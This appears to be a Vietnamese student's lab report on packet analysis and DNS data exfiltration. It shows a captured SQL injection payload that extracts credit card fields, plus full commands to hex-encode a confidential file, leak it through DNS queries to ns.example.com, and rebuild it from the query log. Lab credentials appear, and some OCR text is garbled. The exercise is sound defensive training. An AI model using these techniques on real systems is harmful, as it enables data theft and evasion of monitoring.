
The second screenshot shows the Wireshark interface with a selected TCP stream. The stream details show a connection between 209.165.201.17 and 209.165.200.235. The packet list shows the sequence of bytes transmitted over the wire, starting with a SYN segment.

Chuột phải vào 1 gói tin TCP và chọn Follow TCP Stream.

## Lab 1: Phân tích gói tin




Payload kẻ tấn công đã sử dụng.




### 2.3 Elsa

Trên Security Onion, mở ELSA từ màn hình desktop. Đăng nhập với username/password là **analyst/cyberops**.

## Lab 1: Phân tích gói tin




Ở menu tay trái, chọn **HTTP>Top Potential SQL Injection**. Sau đó chọn địa chỉ IP **209.165.200.235**.




Trong danh sách các sự kiện, chọn entry liên quan và click vào **Info**. Chọn **Plugin > getPcap**

## Lab 1: Phân tích gói tin




Nhập username và password



- Payload của kẻ tấn công sử dụng và dữ liệu bị đánh cắp

## Lab 1: Phân tích gói tin



- Thông tin tìm được trên công cụ ELSA với thông tin tìm được trên công cụ SGUIL là giống nhau

+ Trên ELSA:

```
SRC: GET /mutilidae/index.php?page=user-info.php&username=%27+union+select+ccid%2Cccnumber%2Cccv%2Cexpiration%2Cnull+from+credit_cards+-+-&password=&user-info-php-submit-button=View+Account+Details HTTP/1.1
SRC: Host: 209.165.200.235
```


+ Trên SGUIL:

```
SRC: GET
/mutilidae/index.php?page=user-info.php&username=%27union+select+ccid%2Cccnumber%2Cccv
%2Cexpiration%2Cnull+from+credit_cards+-+-&password=&user-info-php-submit-button=View+Acc
ount+Details HTTP/1.1
```


**Yêu cầu 3:** Bắt và phân tích gói tin trong tấn công lấy dữ liệu với DNS.

**3.1:** Thực hiện và báo cáo kết quả các bước tấn công lấy dữ liệu thông qua DNS như hướng dẫn. Minh chứng nội dung lấy được sau khi hoàn tất tấn công (file secret.txt)?

## Lab 1: Phân tích gói tin



- Mở file /etc/resolv.conf



- Ta thấy có địa chỉ IP 209.165.200.235
- Sử dụng lệnh xxd để chuyển nội dung của confidential.txt sang dạng những chuỗi hexan 60 bytes và lưu vào 1 file mới có tên confidential.hex.

## Lab 1: Phân tích gói tin

```
[analyst@workstation lab.support.files]$ nano /etc/resolv.conf
[analyst@workstation lab.support.files]$ cd /home/analyst/lab.support.files
[analyst@workstation lab.support.files]$ ls
apache_in_epoch.log    confidential.txt    instructor      mininet_services   sample.img
applicationx_in-epoch.log cyops.mn        letter_to-grandma.txt openssl_lab     sample.img_SHA256.sig
attack_scripts          elk_services     logstash-tutorial.log pcaps           scripts
confidential.hex        h2_dropbear.banner malware       pox             SQL_Lab.pcap
[analyst@workstation lab.support.files]$ cat confidential.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a
[analyst@workstation lab.support.files]$ █
```

- Nối nội dung hexan đã chuyển vào log truy vấn của DNS:

```
;; Query time: 6 msec
;; SERVER: 209.165.200.236
;; WHEN: Mon Mar 11 06:23:08 2024
;; MSG SIZE rcvd: 49
[analyst@workstation lab.support.files]$ for line in `cat confidential.hex`; do drill $line.ns.example.com; done
;; >>>HEADER<- opcode: QUERY, rcode: SERVFAIL, id: 39149
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com. IN A
;; ANSWER SECTION:
;; AUTHORITY SECTION:
;; ADDITIONAL SECTION:
;;
;; Query time: 7 msec
;; SERVER: 209.165.200.236
;; WHEN: Mon Mar 11 06:26:36 2024
;; MSG SIZE rcvd: 93
;; >>>HEADER<- opcode: QUERY, rcode: SERVFAIL, id: 48066
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com. IN A
;; ANSWER SECTION:
;; AUTHORITY SECTION:
;; ADDITIONAL SECTION:
;;
;; Query time: 1 msec
;; SERVER: 209.165.200.236
;; WHEN: Mon Mar 11 06:26:36 2024
;; MSG SIZE rcvd: 93
```

Mục đích là sẽ lấy nội dung hexan của file confidential.hex để chèn vào file log của DNS, để sau đó từ xa có thể vào đọc file log đó để lấy dữ liệu ra. Để đưa vào nội dung file log của DNS, ta dùng chính các nội dung hexan này để dựng một URL, sau đó dùng drill để yêu cầu truy vấn DNS đối với URL đã tạo

## Lab 1: Phân tích gói tin

- Kết quả trên Metasploitable:

```

client 192.168.0.11#57667: query: testmyids.com IN A +
client 192.168.0.11#57667: query: testmyids.com IN AAAA +
client 192.168.0.11#38516: query: detectportal.mozilla.com IN A +
client 192.168.0.11#44759: query: detectportal.mozilla.com IN A +
client 192.168.0.11#59623: query: detectportal.mozilla.com IN A +
client 192.168.0.11#59074: query: detectportal.mozilla.com IN A +
client 192.168.0.11#47304: query: detectportal.mozilla.com IN AAAA +
client 192.168.0.11#45448: query: safebrowsing.google.com IN A +
client 192.168.0.11#45448: query: detectportal.firefox.com IN A +
client 192.168.0.11#37758: query: detectportal.firefox.com IN A +
client 192.168.0.11#37758: query: detectportal.firefox.com IN AAAA +
client 192.168.0.11#57555: query: detectportal.firefox.com IN A +
client 192.168.0.11#57555: query: detectportal.firefox.com IN AAAA +
client 192.168.0.2#9120: query: version.bind CH TXT +
client 192.168.0.11#35728: query: confidential.hex.ns.example.com IN A +
client 192.168.0.11#33808: query: confidential.hex.ns.example.com IN A +
client 192.168.0.11#39745: query: 434f4e464944454e5449414c20444f43554d454e540a44
4f204e4f542053.ns.example.com IN A +
client 192.168.0.11#48789: query: 48152450a5468697320646f63756d656e7420636f6e74
61696e7320696e.ns.example.com IN A +
client 192.168.0.11#40446: query: 666f726d6174696f6e2061626f757420746865206c6173
74207365637572.ns.example.com IN A +
client 192.168.0.11#52206: query: 697479206272656163682e0a.ns.example.com IN A +
msfadmin@metasploitable:~$
```

Câu hỏi: Sinh viên có thể tạo ra bao nhiêu URL như vậy từ file confidential.hex?

Ta có thể tạo ra 4 URL như vậy từ file confidential.hex vì câu lệnh chèn được sử dụng là câu lệnh lặp với mỗi dòng trong file hex sẽ được chèn và tạo ra 1 URL.

- Từ máy Kali, kết nối SSH đến Metasploitable với account: user/user

```

user@kali:~$ ssh user@192.168.0.11
user@192.168.0.11: ~ % ping 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=63 time=2.70 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=63 time=1.19 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=63 time=1.15 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=63 time=1.12 ms
64 bytes from 192.168.0.11: icmp_seq=5 ttl=63 time=1.30 ms
64 bytes from 192.168.0.11: icmp_seq=6 ttl=63 time=1.22 ms
64 bytes from 192.168.0.11: icmp_seq=7 ttl=63 time=1.24 ms
64 bytes from 192.168.0.11: icmp_seq=8 ttl=63 time=1.38 ms
64 bytes from 192.168.0.11: icmp_seq=9 ttl=63 time=1.30 ms
^C
--- 192.168.0.11 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8012ms
rtt min/avg/max/mdev = 1.115/1.398/2.695/0.464 ms
[kali㉿acd04013-kali]:~]
$ ssh -
ssh: Could not resolve hostname -: Name or service not known
[kali㉿acd04013-kali]:~]
$ 
[kali㉿acd04013-kali]:~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa user@209.165.200.235
The authenticity of host '209.165.200.235' (209.165.200.235) can't be established.
RSA key fingerprint is SHA256:8Qm5EoHx9Gc1OLvscgPXLQOsUpS+E9d/rrJ884rMk.
This key is not known by any other name.
Are you sure you want to continue connecting (yes/no/[Fingerprint])? yes
Warning: Permanently added '209.165.200.235' (RSA) to the list of known hosts.

user@209.165.200.235's password:
Permission denied, please try again.
user@209.165.200.235's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$
```

## Lab 1: Phân tích gói tin

- Đọc dữ liệu từ file /var/lib/bind/query.log trên máy Metasploitable bằng session SSH đã khởi tạo từ máy Kali và lọc ra các thông tin sẽ là nội dung hexan của file confidential.hex với lệnh egrep.

```

Connected (encrypted) to QEMU (Instance-00000fe6)

64 bytes from 192.168.0.11: icmp_seq=8 ttl=63 time=1.38 ms
64 bytes from 192.168.0.11: icmp_seq=9 ttl=63 time=1.30 ms
^C
-- 192.168.0.11 ping statistics --
9 packets transmitted, 9 received, 0% packet loss, time 8012ms
rtt min/avg/max/mdev = 1.115/1.398/2.695/0.464 ms
(kali㉿sacd04013-kali)~]
└─$ ssh -
ssh: Could not resolve hostname -: Name or service not known
(kali㉿sacd04013-kali)~]
└─$ 
(kali㉿sacd04013-kali)~]
└─$ ssh -OHostKeyAlgorithms=+ssh-rsa user@209.165.200.235
The authenticity of host '209.165.200.235 (209.165.200.235)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQOsups+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '209.165.200.235' (RSA) to the list of known hosts.

user@209.165.200.235's password:
Permission denied, please try again.
user@209.165.200.235's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ egrep -o [0-9a-f]*.ns.example.com /var/lib/bind/query.log | cut -d. -f1 | >
-bash: syntax error near unexpected token `newline'
user@metasploitable:~$ egrep -o [0-9a-f]*.ns.example.com /var/lib/bind/query.log | cut -d. -f1 | uniq > secret.hex
user@metasploitable:~$ 

```

- Thoát khỏi session SSH và sử dụng câu lệnh scp để sao chép file secret.hex từ máy Metasploitable sang máy Kali. Sử dụng lại câu lệnh xxd với option -r -p để chuyển nội dung dạng hex về dạng text. Nội dung file sau khi chuyển về:

```

Connected (encrypted) to QEMU (Instance-00000fe6)

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$ egrep -o [0-9a-f]*.ns.example.com /var/lib/bind/query.log | cut -d. -f1 | >
-bash: syntax error near unexpected token `newline'
user@metasploitable:~$ egrep -o [0-9a-f]*.ns.example.com /var/lib/bind/query.log | cut -d. -f1 | uniq > secret.hex
user@metasploitable:~$ logout
Connection to 209.165.200.235 closed.
(kali㉿sacd04013-kali)~]
└─$ sudo scp user@209.165.200.235:/home/user/secret.hex ~/
[sudo] password for kali:
